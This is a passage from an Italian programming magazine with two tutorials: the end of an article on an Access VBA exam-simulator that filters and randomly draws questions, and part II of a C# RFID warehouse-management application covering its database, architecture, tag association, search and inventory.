                 & "GROUP BY Argomento.IDArgomento,
                             Argomento.Descrizione;"
  ' Imposta a 0 il numero di domande scelte e quello
  ' relativo al totale tra tutti gli argomenti selezionati
    Me.Form!txtNumDomande = 0
    Me.Form!TxtTotaleDomande = 0
  ' Mostra una descrizione sull'esame appena selezionato
    Me.Form!lblDescrizioneEsame.Caption =
                         Me.Form!ElencoEsami.Column(1)
End Sub
```

Il controllo *ElencoEsami,* affinché possa mostrare l'ID di tutti gli esami presenti, assume come valore della proprietà *Origine* riga la seguente stringa SQL: *SELECT Esami.IDEsame, [Esami.Descrizione esame] FROM Esami.* La seconda colonna della *SELECT* precedente, *Esami.Descrizione* esame, anche se non mostrata esplicitamente dalla listbox, ci consente di ottenere immediatamente, ad ogni nuova scelta dell'utente, la descrizione dell'esame e di mostrarla all'interno di un'etichetta apposita. A questo punto, l'utente riceve a video tutti gli argomenti per i quali esistono domande sull'esame scelto e può selezionare quelli che desidera affinché rientrino all'interno della simulazione. Al termine di questa scelta, potrà anche decidere se avviare un tipo di test Random e/o Learning. Esistono altri due parametri importanti all'interno della maschera di configurazione ossia il *Passing Score* e la durata dell'esame. Il primo valore, impostato per default a 70, stabilisce quale sia la percentuale di risposte corrette da superare affinché si consideri passato l'esame. Il secondo, invece, impostato a zero per default, definisce la durata, in minuti, dell'esame. Il valore zero equivale a "nessun limite di tempo". La maschera di configurazione possiede quattro pulsanti che permettono di avviare il test a video, stamparlo su carta, modificare la base dati ed infine uscire da *Cert.*

L'AVVIO DELLA SIMULAZIONE

Consideriamo il caso in cui l'utente decida di avviare l'esame a video, premendo il primo pulsante della maschera (denominato all'interno del progetto con l'identificativo *CmdGenera*). A seguito di ciò viene

innescato l'evento *Click* del controllo e vengono eseguite alcune importanti azioni:

```
Private Sub CmdGenera_Click()
On Error GoTo Err_CmdErrore_Click
Dim NumeroDomande As Integer
Dim StringaArgomenti As String
Dim stDocName As String
Dim varItm As Variant
' Memorizza il numero di domande prescelto
  NumeroDomande = Me.Form!txtNumDomande
' Genera la stringa corretta per il filtraggio degli argomenti
  For Each varItm In ElencoArgomenti.ItemsSelected
      StringaArgomenti = StringaArgomenti &
                     ElencoArgomenti.ItemData(varItm) & ";"
  Next
' Apri la maschera dei test e passale gli argomenti
' necessari alla generazione e gestione dell'esame
  stDocName = "Maschera Test"
  DoCmd.OpenForm stDocName, , , , , ,
        StringaArgomenti & Me.Form!ElencoEsami & ";" &
      Str(NumeroDomande) & ";" & Me.Form!txtPassingScore
                          & ";" & Me.Form!txtTempoMax
```

Oltre alle "usuali" dichiarazioni ed assegnazioni delle variabili utili al funzionamento del programma, in questo evento viene generata una stringa, denominata *StringaArgomenti*, che conterrà la sequenza degli argomenti selezionati dall'utente all'interno della listbox *ElencoArgomenti*, separati dal carattere ";". Ad esempio, se l'utente ha selezionato soltanto i capitoli del test *Capitolo 1* e *Capitolo 3*, *StringaArgomenti* assumerà un valore pari a *"Capitolo 1;Capitolo 3;"*. Al termine, viene aperta la maschera dei test vera e propria, denominata *Maschera Test*. La modalità di apertura della maschera avviene mediante l'utilizzo del comando *DoCmd.OpenForm*, con un piccolo dettaglio importante ossia il passaggio di una serie di argomenti, separati ciascuno da un carattere ';'. Dall'ultima istruzione dell'evento *Click* di *CmdGenera*, possiamo desumere facilmente quali siano gli argomenti passati alla maschera:

- **Elenco degli argomenti (capitoli) selezionati** *(StringaArgomenti)*.
- **ID dell'esame selezionato** *(ElencoEsami)*.
- **Numero di domande del test** *(NumeroDomande)*.
- **Valore del Passing Score** *(txtPassingScore)*.
- **Durata dell'intero test** *(txtTempoMax)*.

I parametri passati alla form servono per effettuare le necessarie operazioni di generazione delle domande, prima fra tutte quella di selezione delle sole domande appartenenti ai soli esame ed argomenti selezionati all'interno dell'intero DB *(DBTest)*.
In sostanza, fungono da chiavi per l'impostazione di un filtro sul database e sul tipo di test da generare.

Al termine di queste azioni, il compito di questa maschera è terminato ed il controllo passa a *Maschera Test*.

ESTRAZIONE DELLE DOMANDE

L'avvio di *Maschera Test* ha, come primo effetto, quello d'innescare l'evento Open della form. All'interno di questa routine vengono effettuate diverse operazioni importanti:

- Visualizzare o nascondere i controlli per i test di tipo *Learning* in base alla scelta dell'utente.
- Estrazione dei singoli item della stringa passata attraverso *OpenArgs* dalla maschera di configurazione.
- Generazione di un numero casuale che rappresenterà il numero di record da considerare per il test.
- Riempimento dell'array di strutture *ListaRecords*, contenente importanti informazioni su ciascuna domanda "pescata".





Fig. 3: La maschera di configurazione di Cert 1.0

Il codice che realizza quanto appena detto è il seguente:

```
Private Sub Form_Open(Cancel As Integer)
Dim Args As String  ' Memorizza l'elenco degli
                              argomenti passati alla form
Dim Filtro As String  ' Stringa che "riassume" il filtro
                                              sui dati
Dim RS As DAO.Recordset  ' Recordset contenente una
                      porzione dell'intero DB, ma filtrato
Dim NumRecords As Long  ' Numero di records
                                    dell'intero recordset
Dim NumeroDomande As Integer ' Numero di domande
                                              del test
Dim i As Integer  ' Contatore
Dim IDEsameScelto As String  ' Memorizza il codice
                     dell'esame sul quale effettuare il test
' Nascondi o meno i dettagli sulla risposta corretta a seconda
' del valore della variabile LearningTest
  Me.RispostaCorretta.Visible = LearningTest
' Nascondi o meno il bottone Risposta a seconda
' del valore della variabile LearningTest
  Me.CmdRispostaCorretta.Visible = LearningTest
```

```
OraAttuale = Timer
' Memorizza l'elenco degli argomenti passati alla form
                                             sottoforma
' di stringa separata dai ;
 Args = Me.Form.OpenArgs
' Carica l'array con gli item che rappresentano ciascun
                               parametro passato alla form
 ArrayOfArgs = Split(Args, ";")
 ArrayLength = UBound(ArrayOfArgs)
' ArrayOfArgs(): -Lista di argomenti
' -IDEsameScelto <--ArrayOfArgs(UBound(ArrayOfArgs)-3)
'-NumeroDomande <--ArrayOfArgs(UBound(ArrayOfArgs)-2)
' -PassingScore <--ArrayOfArgs(UBound(ArrayOfArgs)-1)
'-Tempo <--ArrayOfArgs(UBound(ArrayOfArgs))
 IDEsameScelto = ArrayOfArgs(ArrayLength - 3)
 NumeroDomande = Val(ArrayOfArgs(ArrayLength - 2))
 Tempo = ArrayOfArgs(ArrayLength)
' Costruisci il filtro sul DB che dovrà essere costituito
                                  dai soli argomenti forniti
' ossia del tipo Capitolo 1  OR Capitolo 2 OR …
 For i = 0 To ArrayLength - 5
     Filtro = Filtro & "IDArgomento= '" &
                                    ArrayOfArgs(i) & "' OR "
 Next
 Filtro = "(" & Filtro & "IDArgomento= '" &
                        ArrayOfArgs(ArrayLength - 4) & "')"
 ' Accoda, all'elenco degli argomenti anche l'ID dell'esame
   Me.Filter = Filtro & " AND IDEsame= '" &
                                       IDEsameScelto & "'"
 ' Attiva il filtro
 Me.FilterOn = True
' Crea un recordset sulla base dei risultati ottenuti
                                filtrando gli argomenti scelti
' dall'intero DB
 Set RS = Me.Recordset
RS.MoveLast
NumRecords = RS.RecordCount
ReDim ListaRecords(NumeroDomande)
' Chiama la funzione per la generazione random
                                              delle domande
 Random 0, NumRecords - 1, ListaRecords()
Cursore = 0
LastCursore = 0
RS.AbsolutePosition = ListaRecords(Cursore).num_rec
End Sub
```

Fig. 4: **Relazioni tra la struttura ListaRecords ed il recordset RS**

È importante sottolineare la maniera tramite cui vengono gestite le domande. Dapprima viene filtrato il database sul quale si baserà l'intero form, assicurandosi che "contenga" solo le domande relative all'esame ed agli argomenti stabiliti. Infine, viene valorizzato *RS* con questa vista su *DBTest* e sfruttato per la gestione del test. Il passo successivo consiste nel ridimensionamento e caricamento dell'array di strutture *ListaRecords* che, come già accennato, contiene importanti informazioni sui record "casuali" che estratti attraverso la funzione *Random()*. L'array *ListaRecords* è un array di strutture di tipo *Record*, ciascuna delle quali risulta così definita:

```
Public Type Record
   num_rec As Long' Indice ad un record del recordset
   Risposta As String         ' Risposta dell'Utente
   Corretta As Boolean        ' Flag di controllo
                                 sull'esattezza della risposta
   Bookmark As Boolean        ' Flag di bookmark
End Type
```

Ogni item di *ListaRecords* conserva, in sostanza, una sorta di "puntatore" ad un determinato record del recordset *RS* (tramite il valore dell'*item num_rec*) e, per ogni record estratto da esso, memorizza diverse informazioni importanti come la risposta dell'utente e l'impostazione o meno del bookmark su quella determinata domanda. Inoltre, come vedremo nel prossimo articolo, ad ogni risposta dell'utente, viene controllato l'esito e, se la risposta data risulta essere quella corretta, viene impostato a *True* l'item *Corretta* della struttura *Record*. Questo meccanismo ci consentirà di valutare il test in qualunque momento esso venga interrotto, soprattutto quando il candidato definisce un tempo limite. Nel momento in cui l'array è ridimensionato, ossia è pronto ad accogliere tutti i riferimenti alle domande che verranno estratte da *RS*, viene avviata la procedura *Random()* che si occuperà di estrarre un certo numero di "numeri di record" (pari al numero di domande che l'utente ha impostato attraverso la maschera di configurazione), in maniera casuale, preoccupandosi, alla fine d'inserire tale informazione all'interno del primo item di ogni struttura *Record*. La funzione *Random()* e tutte quelle facenti parte del codice relativo all'estrazione di numeri casuali contenuti all'interno di un intervallo, sono definite all'interno del modulo *Generale*. Rappresentano l'unico blocco di codice prelevato da Internet e probabilmente ne esistono di più efficaci. L'utilizzo corretto di queste procedure ci garantisce l'inesistenza di ripetizioni sui numeri casuali generati e, poiché non era "particolarmente" importante costruire ex-novo una procedura simile, è stata prelevata così com'era ed adattata per gli scopi di questo progetto.

CONCLUSIONI

Nel prossimo articolo andremo avanti sulla descrizione di questo programma. Vedremo cosa accade nel momento in cui, una volta ottenuti i "puntatori" ai record di *RS*, si avvia e gestisce il test vero e proprio. Vedremo soprattutto come vengono gestiti gli spostamenti all'interno del set di domande, con particolare riferimento ai bookmark, come avviene il calcolo dei risultati ed, infine qualche altro dettaglio importante su questo progetto.

Alberto Lippo e Francesco Lippo

Automatizzare la gestione di magazzino con tag a radiofrequenza

Un gestionale a radiofrequenza parte II

Interfaccia utente e logica applicativa del nostro gestionale “tag-driven” Dopo aver descritto il collegamento con il lettore a radiofrequenza realizziamo l’applicazione vera e propria

Nello scorso numero abbiamo introdotto la tecnologia dei tag a radiofrequenza, abbiamo visto cosa sono e come funzionano ed abbiamo imparato a leggerne il codice tramite l’apposito lettore. Non ci resta che usare quel codice per realizzare un gestionale a radiofrequenza.





Fig. 1: L’interfaccia della nostra applicazione

La prima cosa da procurarci sarà ovviamente un lettore di tag adatto allo scopo. Consiglio caldamente l’utilizzo del “LF Micro Eval Kit” della texas instruments (vedi Fig.1 e box laterale per i dettagli).



IL DATABASE

Nella progettazione di un software basato sui tag a radiofrequenza, dobbiamo considerare che, se vogliamo sfruttare appieno questa tecnologia, dobbiamo catalogare ogni singolo prodotto. Le naturali conseguenze di questa affermazione sono:

- Il database potrebbe crescere considerevolmente vista la quantità di dati che esso dovrà gestire.
- Il software deve essere predisposto per la gestione di tali quantità di dati.
- Dovendo memorizzare molti dati, è opportuno prevedere dei backup periodici, magari automatizzati.

Queste considerazioni, nel contesto del nostro database, devono guidarci nella scelta di un opportuno RDBMS. Sul mercato, fortunatamente, si trovano ottime soluzioni che partono dai prodotti gratuiti come MySql o MSDE, per arrivare a RDBMS costosi come Sql Server o Oracle. Considerando che il software proposto in queste pagine è scritto in C# e che, utilizzando il .NET framework, le migliori prestazioni si ottengono con SQL Server (o MSDE), è stato scelto quest’ultimo per custodire i nostri dati. Scelto l’RDBMS (ricordo che MSDE ora è gratuito), iniziamo la realizzazione del nostro database.

Generalmente, quando si sviluppa un gestionale di magazzino, i prodotti vengono catalogati seguendo lo schema: *MacroCategoria -> Categoria -> Prodotto* per poi inserire le quantità. Tutte le operazioni di carico e di scarico dei prodotti già presenti in archivio aggiornano poi un campo *Quantità* che riporta, in ogni momento, l’effettivo numero di pezzi presenti in magazzino. Nel nostro caso invece, dato che ogni prodotto rappresenta una entità univoca all’interno del database, il campo *Quantità* non potrà essere utilizzato. Come al solito, un esempio vale più di mille parole.

Fig. 2: Il Kit della Texas Instruments

LA LOGICA APPLICATIVA

Immaginiamo di dover gestire una rivendita di bibite e di avere la necessità di catalogare i prodotti in magazzino. Il metodo classico consiste nel catalogare i prodotti per *MacroCategoria* (ad esempio *Bibite*), *Categoria* (*Bevande Gasate*) e *Prodotto* (*Lattina XYZ*). Sulla base di questa gerarchia, inseriremo la quantità totale delle lattine *XYZ* presenti in magazzino. Nel nostro caso però, due lattine di XYZ saranno per il sistema due entità diverse e quindi il campo quantità non potrà essere utilizzato per effettuare i conteggi. Tocca a noi, quindi, studiare una soluzione che risolva la problematica sulla base di quelle che sono le esigenze che abbiamo e, in questo caso specifico, sulle funzionalità offerte dalla tecnologia che stiamo adottando. Una delle cose belle di questo mestiere è che, per un singolo problema, possiamo avere decine (se non centinaia) di soluzioni diverse. Ogni soluzione però ha dei pro e dei contro che devono essere attentamente valutati in fase di progettazione. Nel caso specifico del software descritto in queste pagine, si è deciso di strutturare il database secondo lo schema di Fig. 3.

Il kit consigliato per la sperimentazione e per l'utilizzo in piccoli ambiti è l'*LF Micro Eval Kit* venduto dalla Texas Instruments
www.secureorderprocess.com/ti/products.asp.
La documentazione relativa a questo lettore è disponibile qui:
www.ti.com/tiris/docs/manuals/pdfSpecs/ser2000.pdf

***Fig. 3:* Lo schema del database**

In sostanza, il nostro database è composto da cinque tabelle. Le più significative sono la *tblProdotti* e la *tblCodiciTag* che, come evidenziato dalla Fig. 3, sono tra loro relazionate. La *tblProdotti* conterrà i dati caratteristici di ogni prodotto. Mediante le opportuni Join, avremo la possibilità di associare ad ogni prodotto una *Marca,* una *Categoria* ed una *Famiglia.* Una join alla tabella *tblCodiciTag,* che contiene i codici dei tag ed un campo *Note,* ci consentirà poi di associare ad ogni record della *tblProdotti,* i codici dei tag con cui abbiamo fisicamente etichettato ogni singolo prodotto. La selezione dei dati all'interno del database è organizzata attraverso delle *Viste.* Una *Vista,* per SQL Server è simile ad una tabella virtuale che può contenere i dati provenienti da tabelle diverse. Gestendo mediante le viste le query più complesse (come quelle che raccolgono dati da più tabelle), ridurremo il codice da scrivere nel nostro programma.

In realtà, la movimentazione delle merci nel magazzino non si limita al solo aggiornamento del campo Quantità. Nella maggior parte dei casi ci si troverà di fronte al dover gestire tabelle di carico e scarico merci le cui logiche dipendono dalle scelte del cliente e dal tipo di merce trattata.

STRUTTURA DELL'APPLICAZIONE

Nel precedente paragrafo abbiamo realizzato le fondamenta del nostro software: il database. Ora non ci resta che realizzare un programma che possa usare i dati archiviati e gestirli al meglio. Iniziamo con il definire l'architettura di base e decidere su quali livelli disporre i nostri oggetti. Come evidenziato in Fig. 4, partendo dal basso, troviamo il database che memorizzerà i dati. L'accesso ai dati avviene attraverso il livello denominato *DataLayer* e solo attraverso esso. Uno dei vantaggi fondamentali derivanti dall'avere un layer per l'accesso ai dati è che svincoliamo il resto del software dal tipo di database utilizzato. Supponiamo infatti di voler cambiare RDBMS passando da MSDE a MySql (per citarne uno): se non avessimo un layer di astrazione dal database, dovremmo necessariamente modificare tutto il software per adattarlo alla nuova base dati, ricompilarlo e rimandarlo al nostro cliente. Avendo realizzato un layer per l'accesso ai dati, invece, le modifiche da apportare riguarderanno solo quello. Essendo compilato in un Assembly separato (una dll in pratica), sarà sufficiente modificarla, ricompilarlo e sostituirla a quella utilizzata in origine, senza dover necessariamente ricompilare tutto il software. Il layer intermedio è denominato *Core.* Il suo compito fondamentale è quello di gestire la *Business Logic* del nostro programma, nonché di far comunicare l'interfaccia utente con il database. L'implementazione specifica del software allegato è molto semplice, tanto da farla sembrare quasi superflua. Ma su software più complessi diventa indispensabile. In cima, troviamo la *User Interface* che consente l'interazione tra l'utente ed il programma. Ricapitolando, tutte le richieste fatte alla base dati, passeranno dalla *UI* al *Core,* e successivamente dal *Core* al *DataLayer* che le inoltrerà al database. Le risposte del DB seguiranno ovviamente il percorso inverso. Legato al layer relativo alla *UI,* troviamo la RS232. Come abbiamo visto nel precedente articolo, questo componente, scritto in VB.net dall'MVP Corrado Cavalli, ci permette di gestire la porta seriale e ricevere i dati dal lettore. Trattandosi, sotto certi aspetti, di un input proveniente dall'utente, la collocazione migliore è quella della UI. Tralascerò volutamente l'analisi dettagliata delle funzionalità più scontate in quanto non rientrano nello scopo di questo articolo. Niente paura, il

***Fig. 4:* I livelli del programma**

codice è tutto commentato quindi, in caso di dubbi potete consultare i sorgenti o chiedermi chiarimenti direttamente via e-mail o sul forum di ioProgrammo.

L'INSERIMENTO DEI DATI

L'inserimento delle anagrafiche dei prodotti è la prima operazione da effettuare. Per "anagrafica di un prodotto" è da intendersi la parte che hanno in comune tutti i prodotti appartenenti ad una determinata famiglia. Tornando all'esempio delle lattine XYZ, due lattine diverse saranno due entità diverse ma avranno la medesima descrizione, lo stesso nome e apparterranno alla stessa categoria di prodotti. Quello che cambierà sarà il codice del tag applicato ed eventuali altre informazioni specifiche come la data di scadenza. Le strade possibili per effettuare questa operazione sono due:

1) Munirci di lettore, inserire le anagrafiche e procedere immediatamente alla lettura del codice tag.
2) Memorizzare prima tutte le anagrafiche e poi associare i vari tag

La prima strada, anche se più semplice da gestire, non è sicuramente la più comoda. Innanzitutto perché diventerebbe eccessivamente scomodo inserire contestualmente anagrafica e codice. Spesso infatti queste operazioni vengono fatte da personale diverso o in tempi diversi. In secondo luogo perché, nella maggior parte dei casi, ci troveremo di fronte ad aziende che hanno già un loro gestionale da cui dobbiamo importare tutta l'anagrafica dei prodotti nel nostro applicativo. Il nostro scopo, da sviluppatori, è quello di risolvere le problematiche e non di crearle! Procederemo quindi per la seconda strada. L'inserimento dei prodotti avverrà dall'apposito menu che aprirà un panel con i relativi campi. È stato scelto di utilizzare dei *panel* al posto delle form tradizionali una comodità di gestione. Nel *panelInsertAnagrafiche* trovano posto tutti i controlli relativi all'inserimento dei dati. Il form è ovviamente espandibile a piacimento, a patto che poi ogni modifica venga riportata sul database e sui layer interessati. La procedura di inserimento è abbastanza semplice: i dati inseriti nel form vengono inviati al metodo *CaricaProdotto* della classe *Core* che li invierà al *DataLayer.* Qui, il metodo con lo stesso nome utilizzerà i valori in ingresso per creare dei *Parameters* che verranno inviati al database attraverso l'oggetto *SqlCommand.* Il metodo *ExecuteNonQuery,* richiamato in un blocco *try/finally,* farà tornare un valore intero relativo al numero di righe interessate dall'operazione nel database.

```
try{
   conn.Open();
   cmd.Prepare();
   retval = cmd.ExecuteNonQuery();
}finally{
   conn.Close();
}
return retval;
```

Tale valore lo riporteremo in UI per dare all'utente il messaggio di avvenuto inserimento. Una cosa molto importante da ricordare è l'utilizzo dei Parameters nelle query SQL. Essi andrebbero sempre utilizzati al posto del più semplice concatenamento che viene abitualmente utilizzato. Le ragioni vanno ricercate principalmente nella prevenzione di problemi di sicurezza (vedi SQL Injection).

UN TAG PER OGNI PRODOTTO


Completata l'operazione di inserimento dei dati anagrafici dei prodotti, dobbiamo procedere alla registrazione dei tag associati ad ogni prodotto.
Per velocizzare le operazioni di catalogazione dei prodotti, utilizzeremo direttamente il lettore. In questo modo non sarà necessario prestare attenzione all'etichettatura dei prodotti ed annulleremo la possibilità di effettuare associazioni errate. L'operazione avviene attraverso il menu *"Associa Tag"* che aprirà l'apposito panel. Ricerchiamo il prodotto che ci interessa e clicchiamo sulla cella *"Seleziona"* della tabella. Il click su *"seleziona"* farà scattare l'evento *CurrentCellChanged* del *DataGrid.* Attraverso il metodo *GetCurrentBindedObject* avremo la possibilità di recuperare i dati direttamente dalla *DataTable* associata (quindi recuperare anche i dati non visualizzati nel *DataGrid*).

```
private object GetCurrentBindedObject(DataGrid dg)
{
   if(dg == null || dg.DataSource == null) return null;
      BindingManagerBase bmb = dg.BindingContext[
                                          dg.DataSource];
   if(bmb == null) return null;
   return bmb.Current;
}
```

Effettuando il cast dell'oggetto di ritorno a *DataRowView,* potremo recuperare l'ID del prodotto selezionato valorizzando la proprietà *id_prodotto.*

```
DataRowView drv = (DataRowView)
                        GetCurrentBindedObject(dgProdotti);
id_prodotto = int.Parse(drv["ID_Prodotto"].ToString());
```

Come già abbiamo avuto modo di vedere nel prece-

NOTA

I dati di configurazione della porta seriale e della connessione al database sono memorizzati nel file App.config. Tale file può essere editato anche con il classico editor di testo. In questo modo, se dovessimo cambiare il lettore, possiamo modificare i parametri di configurazione senza dover ricompilare il software.

dente articolo, una volta aperta la seriale, attraverso il metodo *EnableEvents()* viene avviato un thread separato in ascolto. All'arrivo di dati (la cui dimensione è specificata nel parametro *BufferTreshold*), scatterà un evento *CommEvent* gestito dal delegato:

```
private delegate void CommEventUpdate(Rs232
        source, Rs232.EventMasks mask, TextBox t);
```





Fig. 5: *L'associazione del tag al prodotto*

che si occupa dell'aggiornamento della UI. A differenza del codice visto nel primo articolo, in questo caso passeremo al metodo chiamato dal delegato anche la *textBox* in cui il dato dovrà essere scritto. In questo modo potremo utilizzare lo stesso metodo per scrivere in *textBox* diverse. Il click sul bottone *"Inserisci"* non farà altro che scrivere nella *tblCodiciTag*, il codice letto e le note che avremo inserito.

NOTA

L'utilizzo dei panel al posto dei più comuni form MDI ha, come al solito, sia vantaggi che svantaggi. In progetti complessi e ricchi di controlli è sicuramente sconsigliato. In progetti più semplici, possono essere una valida alternativa che ci consente di creare anche degli effetti grafici particolari.

L'Sql Injection è una tecnica purtroppo abbastanza nota utilizzata per violare la sicurezza dei database. I sistemi per prevenirla sono numerosi ma, il metodo migliore utilizzando il .net framework è l'utilizzo dei Parameters. In questo modo, i parametri passati al database verranno prima filtrati e controllati.

LA VISUALIZZAZIONE

Le prime due operazioni le abbiamo completate. Vediamo ora come poter visualizzare i dati che abbiamo inserito. La visualizzazione dell'elenco dei prodotti e dei relativi tag associati è racchiusa nel panel *panelRicercaSenzaLettore*. Effettuando una ricerca mediante l'apposito bottone (*Filtra* o *visualizza tutti*), andremo a popolare i due *DataGrid (Master-Details)* presenti nella form con un *DataSet* che tornerà dal metodo *CercaConAssociazione* della *DataLayer* (sempre passando attraverso la core). Tale metodo ha lo scopo di ricreare in memoria, grossomodo la stessa struttura del database. Eviteremo di creare una struttura identica per evitare lunghe istruzioni sql per raggruppare i dati. Le due *DataTable* verranno inserite nel *DataSet* mediante le istruzioni

```
da.Fill(dsProdotti, "tblProdotti");
daCodici.Fill(dsProdotti, "tblCodiciTag");
```

Ma questo non basta al corretto funzionamento del *DataGrid Master-Details*. All'interno del database infatti, la tabella *tblProdotti* e la *tblCodiciTag* sono relazionate usando l'*ID_Prodotto* come chiave. Dobbiamo quindi ricreare la stessa struttura nel *DataSet* mediante l'oggetto *DataRelation:*

```
DataRelation rel = dsProdotti.Relations.Add(
    "Prodotti2Codici", dsProdotti.Tables[0].Columns[0],
                       dsProdotti.Tables[1].Columns[1]);
```

Nell'interfaccia utente, dopo aver effettuato l'associazione del *DataSet* ai due *DataGrid*, dobbiamo definire quale tabella per ogni *DataGrid*, costituirà la *DataMember:*

```
DataSet dsProdotti = c.CercaConAssociazione(
                        ID_Marca, ID_Categoria);
dataGridRiercaOffLine.SetDataBinding(dsProdotti,
                        "tblProdotti");
dataGridRiercaOffLine2.SetDataBinding(dsProdotti,
                        "tblProdotti.Prodotti2Codici");
```

Questo ci consentirà di visualizzare in modo compatto sia le informazioni sui prodotti ed i relativi totali (*DataGrid* superiore), sia le informazioni relative ai prodotti reali catalogati (*Datagrid* inferiore). Quando selezioniamo una delle celle del *DataGrid* superiore, verrà automaticamente aggiornato quello inferiore con i dati relazionati attraverso la *DataRelation* creata in precedenza (vedi Fig.1).

LA RICERCA DI MAGAZZINO

Abbiamo finora visto le funzionalità basilari di un software che utilizzi i tag a radiofrequenza per catalogare i prodotti.
Adesso, toccheremo con mano alcuni dei tanti vantaggi che questa tecnologia ci garantisce. Lo faremo con due esempi abbastanza significativi: la ricerca di un prodotto in magazzino e il temuto inventario. Nel primo caso, potremmo avere l'esigenza, consultando l'archivio, di rintracciare un preciso prodotto nel nostro magazzino. Utilizzeremo la funzione "ricerche con lettore" che aprirà una maschera di ricerca. Una volta selezionato il prodotto che vogliamo rintracciare, attiveremo la funzione *"Cerca in Magazzino"* dall'apposito pulsante. Da questo momento, possiamo girare con il lettore nel magazzino leggendo i tag. Vi ricordo che i tag passivi possono essere letti da una distanza di qualche centimetro e senza la necessità che il lettore "veda" l'etichetta; questo rende le operazioni di lettura molto veloci. Quando verrà letto il tag selezionato dal programma, un segnale acustico ci avviserà che abbiamo trovato il prodotto. Il click sul pulsante *"Ricerca in Magazzino"* ha lo scopo di abilitare il flag ricercaprodotto ed impostare la textbox in cui verranno scritti i dati provenienti dal lettore.
Quando dal lettore arriverà il codice, esso verrà scritto nella relativa textbox (e fin qui nulla di diverso da quello che abbiamo già visto) ma, questa volta, il flag ricercaprodotto settato a *true* imporrà al metodo *pUICommEventUpdate* di controllare il codice pervenuto con quello che abbiamo selezionato e di avvisarci quando viene rilevata una corrispondenza:

```
string codice = source.InputStreamString.ToString();
t.AppendText(codice);
if (ricercaprodotto){
  if ( source.InputStreamString == _codicetag){
    t.AppendText("<---");
    lblMessages.Text = "Trovato";
    Beep(BeepType.Hand); } }
if ( t.Multiline == true ) t.AppendText("\r\n");
```

Fig. 6: ***La ricerca di un prodotto nel magazzino***

L'INVENTARIO

Basandoci più o meno sullo stesso principio, possiamo fare l'inventario del magazzino in breve tempo. Partiamo da un presupposto: il magazzino è stato caricato, tutti i prodotti sono stati etichettati ed associati all'anagrafica del nostro software. Per quanto si possa essere precisi nelle operazioni di carico e scarico del materiale, periodicamente andrà fatto un inventario che evidenzierà un disallineamento dei dati. Nella maggior parte dei casi, nell'archivio risulteranno più prodotti di quelli presenti nel magazzino. Prodotti che andranno cancellati. Quello che faremo per velocizzare questa operazione si può riassumere in tre passi:

1) Leggiamo i tag di tutti i prodotti presenti in magazzino. L'operazione è abbastanza veloce vista la tecnologia utilizzata. Alla fine di questa operazione, avremo una situazione reale della merce presente.
2) Controlliamo quali codici tag sono presenti in archivio che non sono presenti tra quelli letti.
3) Li eliminiamo per tornare ad una situazione congruente.

I codici letti dal lettore, seguendo la stessa procedura che abbiamo visto fino ad ora, verranno scritti nella textbox di sinistra.
Una volta completata la lettura, procederemo all'importazione dei dati letti direttamente in una tabella dedicata nel database. Questo ci consentirà di filtrare al meglio i dati raccolti.

```
string[] split =  (((tbxCodiciLetti.Text.ToString()).Replace(
     '\r',  ' ')).Replace('\n', '|')).Split(new char[] {'|'});
foreach (string s in split ){
  if ( s != string.Empty ) c.InserisciPerInventario(
                                              s.Trim()); }
```

Completato l'inserimento, il *DataGrid* centrale verrà popolato con i dati incongruenti. Visualizzerà infatti i codici presenti in archivio ma non letti dal lettore. Con tutta probabilità sono prodotti che non sono stati scaricati dal magazzino e che quindi dobbiamo eliminare. Per farlo è stato predisposto il metodo *SincronizzaArchivio* nel *DataLayer*:


Fig. 7: ***L'inventario***

```
public int SincronizzaArchivio(){
  SqlConnection conn = new SqlConnection(ConnString);
  conn.Open();
  try{
    SqlCommand cmd = new SqlCommand("Delete
           tblCodiciTag where codicetag not in (select
         CodiceLetto from tblTempInventario)", conn);
    int retval = cmd.ExecuteNonQuery();
    PulisciTabellaAppoggio();
    return retval;
}finally{conn.Close();}  }
```

È evidente che il cuore di questo metodo è l'istruzione SQL che cancella dalla tabella *tblCodiciTag*, tutti quelli che non sono stati letti in magazzino e che sono stati temporaneamente archiviati nella tabella tblTempInventario.

CONCLUSIONI


In questa seconda parte dell'articolo abbiamo strutturato un software in grado di gestire un magazzino utilizzando i tag a radiofrequenza. Se usate in modo opportuno, queste etichette consentono un reale risparmio di tempo e, di conseguenza, denaro.
